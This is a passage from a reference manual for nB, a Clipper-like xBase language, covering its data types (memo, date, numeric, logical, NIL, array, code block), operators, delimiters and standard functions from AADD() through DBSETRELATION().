>	Compare for sorts after.
>=	Compare for sorts after or same as.
:=	In line assign.
$	Test for substring existence.
ALLTRIM()	Remove leading and trailing spaces.
ASC()	Convert to numeric ASCII code equivalent.
AT()	Locate substring position.
CTOD()	Convert to date.
DESCEND()	Convert to complemented form.
EMPTY()	Test for null or blank string.
ISALPHA()	Test for initial letter.
ISDIGIT()	Test for initial digit.
ISLOWER()	Test for initial lowercase letter.
ISUPPER()	Test for initial uppercase letter.

LEFT()	Extract substring form the left.
LEN()	Compute string length in characters.
LOWER()	Convert letters to lowercase.
LTRIM()	Remove leading spaces.
PADC()	Pad with leading and trailing spaces.
PADL()	Pad with leading spaces.
PADR()	Pad with trailing spaces.
RAT()	Locate substring position starting from the right.
RIGHT()	Extract substring form the right.
RTRIM()	Remove trailing spaces.
SOUNDEX()	Convert to soundex equivalent.
SPACE()	Create a blank string of a defined length.
STRTRAN()	Search and replace substring.
STUFF()	Replace substring.
SUBSTR()	Extract substring.
TRANSFORM()	Convert to formatted string.
UPPER()	Convert letters to uppercase
VAL()	Convert to numeric.
VALTYPE()	Evaluates data type directly.

721.10.2 Memo

The memo data type is used to represent variable length character data that can only exist in the form of a database field.

Memo fields are not stored inside the main database file (.DBF) but inside a separate file (.DBT).

A memo field can contain up to 65535 characters, that is the same maximum dimension of character fields. In fact, originally xBases, couldn't have character string longer than 254 characters.

As here memo fields are very similar to long character strings, you may forget that there is a difference.

All the operations that may be applied to character strings, may be used with memo fields; the following functions may be use especially for memo fields or long character strings.

HARDCR()	Replace soft with hard carriage returns.
MEMOEDIT()	Edit contents.
MEMOLINE()	Extract a line of a text.
MEMOREAD()	Read form a disk text file.
MEMOTRAN()	Replace soft and hard carriage returns.
MEMOWRIT()	Write to disk text file.
MLCOUNT()	Count lines.
MLPOS()	Compute position.

721.10.3 Date

The date data type is used to represent calendar dates.

Supported dates are from 0100.01.01 to 2999.12.31 and null or blank date.

The appearance of a date is controlled from SETVERB("DATEFORMAT"). The default is "dd/mm/yyyy" and it may easily changed for example with SETVERB("DATEFORMAT", "MM/DD/YYYY") to the US standard.

There is no way to represent date constants; these must be replaced with the CTOD() function. For example if the date 11/11/1995 is to be written, the right way is:

```
CTOD( "11/11/1995" )
```

The character string "11/11/1995" must respect the date format defined as before explained.

The function CTOD() will accept only valid dates, and null dates:

```
CTOD( "" )
```

A null date is ever less than any other valid date.

The following table shows all operations available inside nB for date data types. These operations act on one or more date expressions and the result is not necessarily a character data type.

+	Add a number of days to a date.
-	Subtract days to a date.
==	Compare for equity.
!=, <>, #	Compare for inequity.
<	Compare for earlier
<=	Compare for earlier or same as.
>	Compare for later.
>=	Compare for later or same as.
:=	In line assign.
CDOW()	Compute day of week name.
CMONTH()	Compute month name.
DAY()	Extract day number.
DESCEND()	Convert to complemented form.
DOW()	Compute day of week.
DTOC()	Convert to character string with the format defined with SETVERB("DATEFORMAT").
DOTOS()	Convert to character string in sorting format (YYYYMMDD).
EMPTY()	Test for null date.
MONTH()	Extract month number.
VALTYPE()	Evaluates data type directly.
YEAR()	Extract entire year number, including century.

721.10.4 Numeric

The numeric data type identifies real number. The theoretical range is form 10^-308 to 10^308 but the numeric precision is guaranteed up to 16 significant digits, and formatting a numeric value for display is guaranteed up to a length of 32 (30 digits, a sign, and a decimal point). That is: numbers longer than 32 bytes may be displayed as asterisks, and digits other then most 16 significant ones are displayed as zeroes.

Numeric constants are written without delimiters. The following are valid constant numbers:

12345

12345.678

-156

+1256.789

-.789

If a numeric constant is delimited like character strings, it becomes a character string.

The following table shows all operations available inside nB for numeric data types. These operations act on one or more numeric expressions and the result is not necessarily a numeric data type.

+	Add or Unary Positive.
-	Subtract or Unary Negative.
*	Multiply.
/	Divide.
%	Modulus.
^, **	Exponentiate.
==	Compare for equity.
!=, <>, #	Compare for inequity.
<	Compare for less than.
>=	Compare for less than or equal.
>	Compare for greater than.
>=	Compare for greater than or equal.
:=	In line assign.
ABS()	Compute absolute value.
CHR()	Convert to ASCII character equivalent.
DESCEND()	Convert to complemented form.
EMPTY()	Test for zero.
EXP()	Exponentiate with e as the base.
INT()	Convert to integer.
LOG()	Compute natural logarithm.
MAX()	Compute maximum.
MIN()	Compute minimum.
ROUND()	Round up or down()
SQRT()	Compute square root.
STR()	Convert to character.
TRANSFORM()	Convert to formatted string.
VALTYPE()	Evaluates data type directly.

Number appearence may be affected by SETVERB("FIXED") and consequently by SETVERB("DECIMALS"). If SETVERB("FIXED") is True, numbers are displayed

with a fixed decimal position. The number of decimal positions is defined by SETVERB("DECIMALS"). For that reason, the default is SETVERB("FIXED", .F.) and SETVERB("DECIMALS", 2), that is, no fixed decimal position, but if they will be activated, the default is two decimal digits.

721.10.5 Logical

The logical data type identifies Boolean values.

Logical constants are:

'`.T.`'	True.
'`.F.`'	False.

When editing a logical field, inputs may be:

y, Y, t, T	for True
n, N, f, F	for False

The following table shows all operations available inside nB for logical data types. These operations act on one or more logical expressions and the result is not necessarily a logical data type.

.AND.	And.
.OR.	Or.
.NOT. or !	Negate.
==	Compare for equity.
!=, <>, or #	Compare for inequity.

Comparing two logical values, False ('`.F.`') is always less than True ('`.T.`').

721.10.6 NIL

NIL is not properly a data type, it represent the value of an uninitialised variable.

Inside nB (like what it happens inside Clipper), variables are not declared with the data type that they will contain. This means that a variable can contain any kind of data. In fact, nB variables are pointer to data and a pointer to "nothing" is NIL.

NIL may be used as constant for assignment or comparing purpose:

```
NIL
```

Fields (database fields) cannot contain NIL.

The following table shows all operations available inside nB for the NIL data type. Except for these operations, attempting to operate on a NIL results in a runtime error.

==	Compare for equity.
!=, <>, #	Compare for inequity.
<	Compare for less than.
<=	Compare for less than or equal.
>	Compare for greater than.

>=	Compare for greater than or equal.
:=	In line assign.
EMPTY()	Test for NIL.
VALTYPE()	Evaluates data type directly.

For the purpose of comparison, NIL is the only value that is equal to NIL. All other values are greater than NIL.

Variables are created inside nB with MEMPUBLIC(). This function creates variables which will be automatically initialised to NIL.

721.10.7 Array

The array data type identifies a collection of related data items that share the same name. Each value in an array is referred to as an element.

Array elements can be of any data type except memo (memo is available only inside database fields). For example the first element can be a character string, the second a number, the third a date and so on. Arrays can contain other arrays and code blocks as elements.

The variable containing the array does not contains the entire array, but the reference to it.

> When the NIL type was described, it was cleared that variables doesn't contains real data, but pointer to data. But this happens in a transparent way, that is that when the a variable is assigned to another (for example A := B) the variable receiving the assignment will receive a pointer to a new copy of the source data. This is not the same with arrays: assigning to a variable an array, will assign to that variable a pointer to the same source array and not to a new copy of it.

If arrays are to be duplicated, the ACLONE() function is to be used.

An array constant may be expressed using curly brackets { }. See the examples below.

```
A := { "first_element", "second_element", "third_element" }
```

With this example, the variable A contain the reference to an array with three element containing character string.

```
A[1] == "first_element"

A[2] == "second_element"

A[3] == "third_element"
```

Arrays may contain also no element: empty array and may be expressed as:

```
{}
```

The array element is identified by a number enclosed with square brackets, following the variable name containing the reference to the array. The first array element is one.

If an array contains arrays, we obtain a multidimensional array. For example:

```
A := { { 1, 2 }, { 3, 4 }, { 5, 6 } }
```

is equivalent to the following table.

```
1          2

3          4

5          6
```

With this example, the variable A contain the reference to a bidimensional array containing numbers.

A[1,1] or A[1][1] contains 1

A[1,2] or A[1][2] contains 2

A[2,1] or A[2][1] contains 3

and so on.

As arrays may contain mixed data, it is the user who have to handle correctly the element numbers. For example:

```
A := { "hello", { 3, 4 }, 1234 }

A[1] == "hello"

A[2] == reference to { 3, 4 }

A[3] == 1234
```

A[2,1] or A[2][1] contains 3

A[2,2] or A[2][2] contains 4

A[1,1] is an error!

The following table shows all operations available inside nB for arrays.

:=	In line assign.
AADD()	Add dynamically an element to an array.
ACLONE()	Create a copy of an array.
ACOPY()	Copy element by element an array to another.
ADEL()	Delete one element inside an array.
AFILL()	Fill all array elements with a value.
AINS()	Insert an element inside an array.
ARRAY()	Creates an array of empty elements.
ASCAN()	Scan the array elements.
ASIZE()	Resize an array.
ASORT()	Sort the array elements.
EMPTY()	Test for no elements.
VALTYPE()	Evaluates data type directly.

721.10.8 Code block

The code block data type identifies a small piece of executable program code.

A code block is something like a little user defined function where only a sequence of functions or assignments may appear: no loops, no IF ELSE END.

A code block may receive argument and return a value after execution, just like a function.

The syntax is:

```
{ | [argument_list] | exp_list }
```

That is: the ***argument_list*** is optional; the ***exp_list*** may contain one or more expressions separated with a comma.

For example, calling the following code block will give the string "hello world" as result.

```
{ || "hello world" }
```

The following code block require a numeric argument an returns the number passed as argument incremented:

```
{ | n | n+1 }
```

The following code block requires two numeric arguments and returns the sum of the two square radix:

```
{ | nFirst, nSecond | SQRT(nFirst) + SQRT(nSecond) }
```

But code blocks may contains more expressions and the result of the execution of the code block is the result of the last expression.

The following code block executes in sequence some functions and give ever "hello world" as a result.

```
{ | a, b | functionOne(a), functionTwo(b), "hello world" }
```

To start the execution of a code block a function is used: EVAL()

For example, a code block is assigned to a variable and then executed.

```
B := { || "hello world" }
```

EVAL(B) == "hello world"

Another example with a parameter.

```
B := { | n | n+1 }
```

EVAL(B, 1) == 2

Another example with two parameters.

```
B := { | nFirst, nSecond | SQRT(nFirst) + SQRT(nSecond) }
```

EVAL(B, 2, 4) == 20

And so on.

The following table shows some operations available inside nB for code blocks: many functions use code blocks as argument.

:=	In line assign.
AEVAL()	Evaluate (execute) a code block for each element in an array.
BCOMPILE()	Convert (compile) a character string into a code block.
DBEVAL()	Evaluate (execute) a code block for each record in the active alias.
EVAL()	Evaluate a code block once.
VALTYPE()	Evaluates data type directly.

721.11 Operators

Here is a list with a brief description of the operators available inside nB.

```
cString1 $ cString2
```

Substring comparison.

If ***cString1*** is contained inside ***cString2*** the result is true (`'.T.'`).

```
nNumber1 % nNumber2
```

Modulus.

The result is the remainder of ***nNumber1*** divided by ***nNuber2***.

```
()
```

Function or grouping indicator.

```
nNumber1 * nNumber2
```

Multiplication.

```
nNumber1 ** nNumber2
nNumber1 ^ nNumber2
```

Exponentiation.

```
nNumber1 + nNumber2
dDate + nNumber
```

Addition, unary positive.

```
cString1 + cString2
```

String concatenation.

The result is a string beginning with the content of ***cString1*** and following with the content of ***cString2***.

```
nNumber1 - nNumber2
dDate1 - dDate2
dDate - nNumber
```

Subtraction, unary negative.

```
cString1 - cString2
```

String concatenation.

The result is a string containing ***cString1*** after trimming trailing blanks and ***cString2***.

```
idAlias->idField
FIELD->idVar
MEMVAR->idVar
```

Alias assignment.

The alias operator implicitly SELECTs the ***idAlias*** before evaluating ***idField***. When the evaluation is complete, the original work area is SELECTed again.

```
lCondition1 .AND. lCondition2
```

Logical AND.

```
.NOT. lCondition
```

Logical NOT.

```
lCondition1 .OR. lCondition2
```

Logical OR.

```
nNumber1 / nNumber2
```

Division.

```
object:message[(argument list)]
```

Send.

```
idVar := exp
```

Inline assign.

```
exp1 <= exp2
```

Less than or equal.

```
exp1 <> exp2
```

Not equal.

```
exp1 = exp2
```

Equal.

```
exp1 == exp2
```

Exactly equal.

```
exp1 > exp2
```

Greater than.

```
exp1 >= exp2
```

Greater than or equal.

```
@idVar
```

Pass-by-reference.

```
[]
aArray[nSubscript, ...]
aArray[nSubscript1][nSubscript2] ...
```

Array element indicator.

721.12 Delimiters

Here is the delimiter list recognised from nB.

```
{ exp_list }
```

Literal array delimiters.

```
{ |param_list| exp_list }
```

Code block delimiters.

```
"cString"
'cString'
[cString]
```

String delimiters.

721.13 Code blocks

A code block is a sequence of function, assignments and constant like the following:

```
sqrt(10)
nResult := 10 * nIndex
```

Suppose that the above sequence of operations has a meaning for you. We want to create a box containing this sequence of operation. This box is contained inside a variable:

```
bBlackBox := { || sqrt(10), nResult := 10 * nIndex }
```

Note the comma used as separator.

Now ***bBlackBox*** contains the small sequence seen before. To execute this sequence, the function EVAL() is used:

```
EVAL(bBlackBox)
```

The execution of the code block gives a result: the value of the last operation contained inside the code block. In this case it is the result of 10****nIndex***. For that reason, if the execution of the code block must give a fixed result, it can terminate with a constant.

A code block may receive parameters working like a function. Try to imagine that we need to do the following.

```
function multiply( nVar1, nVar2 )
     return nVar * nVar2
endfunction
```

A code block that does the same is:

```
bMultiply := { | nVar1, nVar2 | nVar1 * nVar2 }
```

To evaluate it, for example trying to multiply 10 * 5:

```
      nResult := EVAL( bMultiply, 10, 5 )
```

and ***nResult*** will contain 50.

721.14 Standard functions

With nB all Clipper standard functions may be used. Here follows a short description.

721.14.1 AADD()

Array add

AADD(***aTarget***, ***expValue***) ⇒ ***Value***

aTarget	is the array to add a new element to.
expValue	is the value assigned to the new element.

It increases the actual length of the target array by one. The newly created array element is assigned the value specified by ***expValue***.

721.14.2 ABS()

Absolute

ABS(***nExp***) ⇒ ***nPositive***

nExp	is the numeric expression to evaluate.

ABS() returns a number representing the absolute value of its argument.

721.14.3 ACLONE()

Array clone

ACLONE(***aSource***) ⇒ ***aDuplicate***

aSource	is the array to duplicate.

ACLONE() returns a duplicate of ***aSource***.

721.14.4 ACOPY()

Array copy

```
ACOPY(aSource, aTarget,
      [nStart], [nCount], [nTargetPos]) ⇒ aTarget
```

aSource	is the array to copy elements from.
aTarget	is the array to copy elements to.
nStart	is the starting element position in the ***aSource*** array. If not specified, the default value is one.
nCount	is the number of elements to copy from the ***aSource*** array beginning at the ***nStart*** position. If ***nCount*** is not specified, all elements in ***aSource*** beginning with the starting element are copied.
nTargetPos	is the starting element position in the ***aTarget*** array to receive elements from ***aSource***. If not specified, the default value is one.

ACOPY() is an array function that copies elements from the ***aSource*** array to the ***aTarget*** array. The ***aTarget*** array must already exist and be large enough to hold the copied elements.

721.14.5 ADEL()

Array delete

```
ADEL(aTarget, nPosition) ⇒ aTarget
```

aTarget	is the array to delete an element from.
nPosition	is the position of the target array element to delete.

ADEL() is an array function that deletes an element from an array. The contents of the specified array element is lost, and all elements from that position to the end of the array are shifted up one element. The last element in the array becomes NIL.

721.14.6 AEVAL()

Array evaluation

```
AEVAL(aArray, bBlock,
      [nStart], [nCount]) ⇒ aArray
```

aArray	is the array to be evaluated.
bBlock	is a code block to execute for each element encountered.
nStart	is the starting element. If not specified, the default is element one.

nCount	is the number of elements to process from ***nStart***. If not specified, the default is all elements to the end of the array.

AEVAL() is an array function that evaluates a code block once for each element of an array, passing the element value and the element index as block parameters. The return value of the block is ignored. All elements in ***aArray*** are processed unless either the ***nStart*** or the ***nCount*** argument is specified.

721.14.7 AFILL()

Array fill

```
AFILL(aTarget, expValue,
      [nStart], [nCount]) ⇒ aTarget
```

aTarget	is the array to fill.
expValue	is the value to place in each array element. It can be an expression of any valid data type.
nStart	is the position of the first element to fill. If this argument is omitted, the default value is one.
nCount	is the number of elements to fill starting with element ***nStart***. If this argument is omitted, elements are filled from the starting element position to the end of the array.

AFILL() is an array function that fills the specified array with a single value of any data type (including an array, code block, or NIL) by assigning ***expValue*** to each array element in the specified range.

721.14.8 AINS()

Array insert

```
AINS(aTarget, nPosition) ⇒ aTarget
```

aTarget	is the array into which a new element will be inserted.
nPosition	is the position at which the new element will be inserted.

AINS() is an array function that inserts a new element into a specified array. The newly inserted element is NIL data type until a new value is assigned to it. After the insertion, the last element in the array is discarded, and all elements after the new element are shifted down one position.

721.14.9 ALERT()

```
ALERT( cMessage, [aOptions] ) ⇒ nChoice
```

cMessage	is the message text displayed, centered, in the alert box. If the message contains one or more semicolons, the text after the semicolons is centered on succeeding lines in the dialog box.
aOptions	defines a list of up to 4 possible responses to the dialog box.

ALERT() returns a numeric value indicating which option was chosen. If the Esc key is pressed, the value returned is zero. The ALERT() function creates a simple modal dialog. The user can respond by moving a highlight bar and pressing the Return or SpaceBar keys, or by pressing the key corresponding to the first letter of the option. If ***aOptions*** is not supplied, a single "Ok" option is presented.

721.14.10 ALIAS()

```
ALIAS([nWorkArea]) ⇒ cAlias
```

nWorkArea	is any work area number.

ALIAS() returns the alias of the specified work area as a character string. If ***nWorkArea*** is not specified, the alias of the current work area is returned. If there is no database file in USE for the specified work area, ALIAS() returns a null string ("").

721.14.11 ALLTRIM()

```
ALLTRIM(cString) ⇒ cTrimmedString
```

cString	is the character expression to trim.

ALLTRIM() returns a character string with leading and trailing spaces removed.

721.14.12 ARRAY()

```
ARRAY(nElements [, nElements...]) ⇒ aArray
```

nElements	is the number of elements in the specified dimension.

ARRAY() is an array function that returns an uninitialized array with the specified number of

elements and dimensions.

721.14.13 ASC()

ASCII

```
ASC(cExp) ⇒ nCode
```

cExp	is the character expression to convert to a number.

ASC() returns an integer numeric value in the range of zero to 255 , representing the ASCII value of ***cExp***.

721.14.14 ASCAN()

Array scan

```
ASCAN(aTarget, expSearch,
      [nStart], [nCount]) ⇒ nStoppedAt
```

aTarget	is the array to scan.
expSearch	is either a simple value to scan for, or a code block. If ***expSearch*** is a simple value it can be character, date, logical, or numeric type.
nStart	is the starting element of the scan. If this argument is not specified, the default starting position is one.
nCount	is the number of elements to scan from the starting position. If this argument is not specified, all elements from the starting element to the end of the array are scanned.

ASCAN() returns a numeric value representing the array position of the last element scanned. If ***expSearch*** is a simple value, ASCAN() returns the position of the first matching element, or zero if a match is not found. If ***expSearch*** is a code block, ASCAN() returns the position of the element where the block returned true (‘`.T.`’).

721.14.15 ASIZE()

Array size

```
ASIZE(aTarget, nLength) ⇒ aTarget
```

aTarget	is the array to grow or shrink.
nLength	is the new size of the array.

ASIZE() is an array function that changes the actual length of the ***aTarget*** array. The array is

shortened or lengthened to match the specified length. If the array is shortened, elements at the end of the array are lost. If the array is lengthened, new elements are added to the end of the array and assigned NIL.

721.14.16 ASORT()

Array sort

```
ASORT(aTarget, [nStart],
      [nCount], [bOrder]) ⇒ aTarget
```

aTarget	is the array to sort.
nStart	is the first element of the sort. If not specified, the default starting position is one.
nCount	is the number of elements to sort. If not specified, all elements in the array beginning with the starting element are sorted.
bOrder	is an optional code block used to determine sorting order. If not specified, the default order is ascending.

ASORT() is an array function that sorts all or part of an array containing elements of a single data type. Data types that can be sorted include character, date, logical, and numeric. If the ***bOrder*** argument is not specified, the default order is ascending. Each time the block is evaluated, two elements from the target array are passed as block parameters. The block must return true (‘`.T.`’) if the elements are in sorted order.

721.14.17 AT()

```
AT(cSearch, cTarget) ⇒ nPosition
```

cSearch	is the character substring for which to search.
cTarget	is the character string to search.

AT() returns the position of the first instance of ***cSearch*** within ***cTarget*** as an integer numeric value. If ***cSearch*** is not found, AT() returns zero.

AT() is a character function used to determine the position of the first occurrence of a character substring within another string.

721.14.18 ATAIL()

Array TAIL

```
ATAIL(aArray) ⇒ Element
```

aArray	is the array.

ATAIL() is an array function that returns the highest numbered element of an array. It can be used in applications as shorthand for ***aArray***[LEN(***aArray***)] when you need to obtain the last element of an array.

721.14.19 BIN2I()

Binary to integer

```
BIN2I(cSignedInt) ⇒ nNumber
```

cSignedInt	is a character string in the form of a 16-bit signed integer number--least significant byte first.

BIN2I() returns an integer obtained converting the first two byte contained inside ***cSignedInt***.

721.14.20 BIN2L()

Binary to long

```
BIN2L(cSignedInt) ⇒ nNumber
```

cSignedInt	is a character string in the form of a 32-bit signed integer number--least significant byte first.

BIN2L() returns an integer obtained from the first tour characters contained in ***cSignedInt***.

721.14.21 BIN2W()

Binary to word

```
BIN2W(cUnsignedInt) ⇒ nNumber
```

cUnsignedInt	is a character string in the form of a 16-bit unsigned integer number--least significant byte first.

BIN2W() returns an integer obtained from the first two characters contained in ***cSignedInt***.

721.14.22 BOF()

Begin of file

```
BOF() ⇒ lBoundary
```

BOF() returns true ('.T.') after an attempt to SKIP backward beyond the first logical record in a database file; otherwise, it returns false ('.F.'). If there is no database file open in the current work area, BOF() returns false ('.F.'). If the current database file contains no records, BOF() returns true ('.T.').

721.14.23 CDOW()

Character day of week

```
CDOW(dExp) ⇒ cDayName
```

dExp	is the date value to convert.

CDOW() returns the name of the day of the week as a character string. The first letter is uppercase and the rest of the string is lowercase. For a null date value, CDOW() returns a null string ("").

721.14.24 CHR()

Character

```
CHR(nCode) ⇒ cChar
```

nCode	is an ASCII code in the range of zero to 255.

CHR() returns a single character value whose ASCII code is specified by ***nCode***.

721.14.25 CMONTH()

Character month

```
CMONTH(dDate) ⇒ cMonth
```

dDate	is the date value to convert.

CMONTH() returns the name of the month as a character string from a date value with the first letter uppercase and the rest of the string lowercase. For a null date value, CMONTH() returns

a null string ("").

721.14.26 COL()

Column

```
COL() ⇒ nCol
```

COL() is a screen function that returns the current column position of the cursor. The value of COL() changes whenever the cursor position changes on the screen.

721.14.27 COLORSELECT()

```
COLORSELECT(nColorIndex) ⇒ NIL
```

nColorIndex	is a number corresponding to the ordinal positions in the current list of color attributes, as set by SETCOLOR().

COLORSELECT() activates the specified color pair from the current list of color attributes (established by SETCOLOR()).

721.14.28 CTOD()

Character to date

```
CTOD(cDate) ⇒ dDate
```

cDate	is a character string consisting of numbers representing the month, day, and year separated by any character other than a number. The month, day, and year digits must be specified in accordance with the SET DATE format. If the century digits are not specified, the century is determined by the rules of SET EPOCH.

CTOD() returns a date value. If ***cDate*** is not a valid date, CTOD() returns an empty date.

721.14.29 CURDIR()

Current directory

```
CURDIR([cDrivespec]) ⇒ cDirectory
```

cDrivespec	specifies the letter of the disk drive to query. If not specified, the default is the current DOS drive.

CURDIR() returns the current DOS directory of the drive specified by ***cDrivespec*** as a character string without either leading or trailing backslash (\) characters.

721.14.30 DATE()

```
DATE() ⇒ dSystemDate
```

DATE() returns the system date as a date value.

721.14.31 DAY()

```
DAY(dDate) ⇒ nDay
```

dDate	is a date value to convert.

DAY() returns the day number from ***dDate***.

721.14.32 DBAPPEND()

```
DBAPPEND([lReleaseRecLocks]) ⇒ NIL
```

lReleaseRecLocks	is a logical data type that if true (‘`.T.`’), clears all pending record locks, then appends the next record. If ***lReleaseRecLocks*** is false (‘`.F.`’), all pending record locks are maintained and the new record is added to the end of the Lock List. The default value of ***lReleaseRecLocks*** is true (‘`.T.`’).

DBAPPEND() adds a new empty record to the active alias.

721.14.33 DBCLEARFILTER()

```
DBCLEARFILTER() ⇒ NIL
```

DBCLEARFILTER() clears the logical filter condition, if any, for the current work area.

721.14.34 DBCLEARINDEX()

```
DBCLEARINDEX() ⇒ NIL
```

DBCLEARINDEX() closes any active indexes for the active alias.

721.14.35 DBCLEARRELATION()

```
DBCLEARRELATION() ⇒ NIL
```

DBCLEARRELATION() clears any active relations for the active alias.

721.14.36 DBCLOSEALL()

```
DBCLOSEALL() ⇒ NIL
```

DBCLOSEALL() releases all occupied work areas from use. It is equivalent to calling DB-CLOSEAREA() on every occupied work area.

Attention: DBCLOSEALL() cannot be used inside a "compiled" macro as this will stop the macro execution. In substitution, DBCLOSE() should be used.

721.14.37 DBCLOSEAREA()

```
DBCLOSEAREA() ⇒ NIL
```

DBCLOSEAREA() releases the current work area from use.

721.14.38 DBCOMMIT()

```
DBCOMMIT() ⇒ NIL
```

DBCOMMIT() causes all updates to the current work area to be written to disk. All updated database and index buffers are written to DOS and a DOS COMMIT request is issued for the database (.dbf) file and any index files associated with the work area. Inside a network environment, DBCOMMIT() makes database updates visible to other processes. To insure data integrity, issue DBCOMMIT() before an UNLOCK operation.

721.14.39 DBCOMMITALL()

DBCOMMITALL() ⇒ *NIL*

DBCOMMITALL() causes all pending updates to all work areas to be written to disk. It is equivalent to calling DBCOMMIT() for every occupied work area.

721.14.40 DBCREATE()

DBCREATE(*cDatabase*, *aStruct*, [*cDriver*]) ⇒ *NIL*

cDatabase	is the name of the new database file, with an optional drive and directory, specified as a character string. If specified without an extension (.dbf) is assumed.
aStruct	is an array that contains the structure of ***cDatabase*** as a series of subarrays, one per field. Each subarray contains the definition of each field's attributes and has the following structure: ***aStruct[n][1] == cName*** ***aStruct[n][2] == cType*** ***aStruct[n][3] == nLength*** ***aStruct[n][4] == nDecimals***
cDriver	specifies the replaceable database driver (RDD) to use to process the current work area. ***cDriver*** is name of the RDD specified as a character expression.

DBCREATE() is a database function that creates a database file from an array containing the structure of the file.

721.14.41 DBCREATEINDEX()

DBCREATEINDEX(*cIndexName*, *cKeyExpr*, *bKeyExpr*, [*lUnique*])
⇒ *NIL*

cIndexName	is a character value that specifies the filename of the index file (order bag) to be created.
cKeyExpr	is a character value that expresses the index key expression in textual form.
bKeyExpr	is a code block that expresses the index key expression in executable form.
lUnique	is an optional logical value that specifies whether a unique index is to be created. If ***lUnique*** is omitted, the current global _SET_UNIQUE setting is used.

DBCREATEINDEX() creates an index for the active alias. If the alias has active indexes, they are closed.

721.14.42 DBDELETE()

```
DBDELETE() ⇒ NIL
```

DBDELETE() marks the current record as deleted (*). Records marked for deletion can be filtered using SET DELETED or removed from the file using the PACK command.

721.14.43 DBEVAL()

DB evaluate

```
DBEVAL(bBlock,
       [bForCondition],
       [bWhileCondition],
       [nNextRecords],
       [nRecord],
       [lRest]) ⇒ NIL
```

bBlock	is a code block to execute for each record processed.
bForCondition	the FOR condition expressed as code block.
bWhileCondition	the WHILE condition expressed as code block.
nNextRecords	is an optional number that specifies the number of records to process starting with the current record. It is the same as the NEXT clause.
nRecord	is an optional record number to process. If this argument is specified, ***bBlock*** will be evaluated for the specified record. This argument is the same as the RECORD clause.
lRest	is an optional logical value that determines whether the scope of DBEVAL() is all records, or, starting with the current record, all records to the end of file.

DBEVAL() is a database function that evaluates a single block for each record within the active alias.

721.14.44 DBFILTER()

```
DBFILTER() ⇒ cFilter
```

BFILTER() returns the filter condition defined in the current work area as a character string. If no FILTER has been SET, DBFILTER() returns a null string ("").

721.14.45 DBGOBOTTOM()

```
DBGOBOTTOM() ⇒ NIL
```

DBGOBOTTOM() moves to last logical record in the active alias.

721.14.46 DBGOTO()

```
DBGOTO(nRecordNumber) ⇒ NIL
```

nRecordNumber	is a numeric value that specifies the record number of the desired record.

DBGOTO() moves to the record whose record number is equal to ***nRecordNumber***. If no such record exists, the work area is positioned to LASTREC() + 1 and both EOF() and BOF() return true (‘**.T.**’).

721.14.47 DBGOTOP()

```
DBGOTOP() ⇒ NIL
```

DBGOTOP() moves to the first logical record in the current work area.

721.14.48 DBRECALL()

```
DBRECALL() ⇒ NIL
```

DBRECALL() causes the current record to be reinstated if it is marked for deletion.

721.14.49 DBREINDEX()

```
DBREINDEX() ⇒ NIL
```

DBREINDEX() rebuilds all active indexes associated with the active alias.

721.14.50 DBRELATION()

```
DBRELATION(nRelation) ⇒ cLinkExp
```

nRelation	is the position of the desired relation in the list of active alias relations.

DBRELATION() returns a character string containing the linking expression of the relation specified by ***nRelation***. If there is no RELATION SET for ***nRelation***, DBRELATION() returns a null string ("").

721.14.51 DBRLOCK()

DB record lock

```
DBRLOCK([nRecNo]) ⇒ lSuccess
```

nRecNo	is the record number to be locked. The default is the current record.

DBRLOCK() is a database function that locks the record identified by ***nRecNo*** or the current record.

721.14.52 DBRLOCKLIST()

```
DBRLOCKLIST() ⇒ aRecordLocks
```

DBRLOCKLIST() returns a one-dimensional array of the locked records in the active alias.

721.14.53 DBRSELECT()

DB relation select

```
DBRSELECT(nRelation) ⇒ nWorkArea
```

nRelation	is the position of the desired relation in the list of current work area relations.

DBRSELECT() returns the work area number of the relation specified by ***nRelation*** as an integer numeric value. If there is no RELATION SET for ***nRelation***, DBRSELECT() returns zero.

721.14.54 DBRUNLOCK()

DB relation unlock

```
DBRUNLOCK( [nRecNo] ) ⇒ NIL
```

nRecNo	is the record number to be unlocked. The default is all previously locked records.

DBRUNLOCK() is a database function that unlocks the record identified by ***nRecNo*** or all locked records.

721.14.55 DBSEEK()

```
DBSEEK(expKey, [lSoftSeek]) ⇒ lFound
```

expKey	is a value of any type that specifies the key value associated with the desired record.
lSoftSeek	is an optional logical value that specifies whether a soft seek is to be performed. This determines how the work area is positioned if the specified key value is not found. If ***lSoftSeek*** is omitted, the current global _SET_SOFTSEEK setting is used.

DBSEEK() returns true (‘**.T.**’) if the specified key value was found; otherwise, it returns false (‘**.F.**’).

721.14.56 DBSELECTAREA()

```
DBSELECTAREA(nArea | cAlias) ⇒ NIL
```

nArea	is a numeric value between zero and 250, inclusive, that specifies the work area being selected.
cAlias	is a character value that specifies the alias of a currently occupied work area being selected.

DBSELECTAREA() causes the specified work area to become the current work area. All subsequent database operations will apply to this work area unless another work area is explicitly specified for an operation.

721.14.57 DBSETDRIVER()

```
DBSETDRIVER([cDriver]) ⇒ cCurrentDriver
```

cDriver	is an optional character value that specifies the name of the database driver that should be used to activate and manage new work areas when no driver is explicitly specified.

DBSETDRIVER() returns the name of the current default driver.

721.14.58 DBSETFILTER()

```
DBSETFILTER(bCondition, [cCondition]) ⇒ NIL
```

bCondition	is a code block that expresses the filter condition in executable form.
cCondition	is a character value that expresses the filter condition in textual form. If ***cCondition*** is omitted, the DBSETFILTER() function will return an empty string for the work area.

DBSETFILTER() sets a logical filter condition for the current work area. When a filter is set, records which do not meet the filter condition are not logically visible. That is, database operations which act on logical records will not consider these records. The filter expression supplied to DBSETFILTER() evaluates to true ('**.T.**') if the current record meets the filter condition; otherwise, it should evaluate to false ('**.F.**').

721.14.59 DBSETINDEX()

```
DBSETINDEX(cOrderBagName) ⇒ NIL
```

cOrderBagName	is a character value that specifies the filename of the index file (index bag) to be opened.

DBSETINDEX() is a database function that adds the contents of an Order Bag into the Order List of the current work area. Any Orders already associated with the work area continue to be active. If the newly opened Order Bag is the only Order associated with the work area, it becomes the controlling Order; otherwise, the controlling Order remains unchanged. If the Order Bag contains more than one Order, and there are no other Orders associated with the work area, the first Order in the new Order Bag becomes the controlling Order.

721.14.60 DBSETORDER()

```
DBSETORDER(nOrderNum) ⇒ NIL
```

nOrderNum	is a numeric value that specifies which of the active indexes is to be the controlling index.

DBSETORDER() controls which of the active alias' active indexes is the controlling index.

721.14.61 DBSETRELATION()

```
DBSETRELATION(nArea | cAlias, bExpr, [cExpr]) ⇒ NIL
```

nArea	is a numeric value that specifies the work area number of the child work area.
cAlias	is a character value that specifies the alias of the child work area.
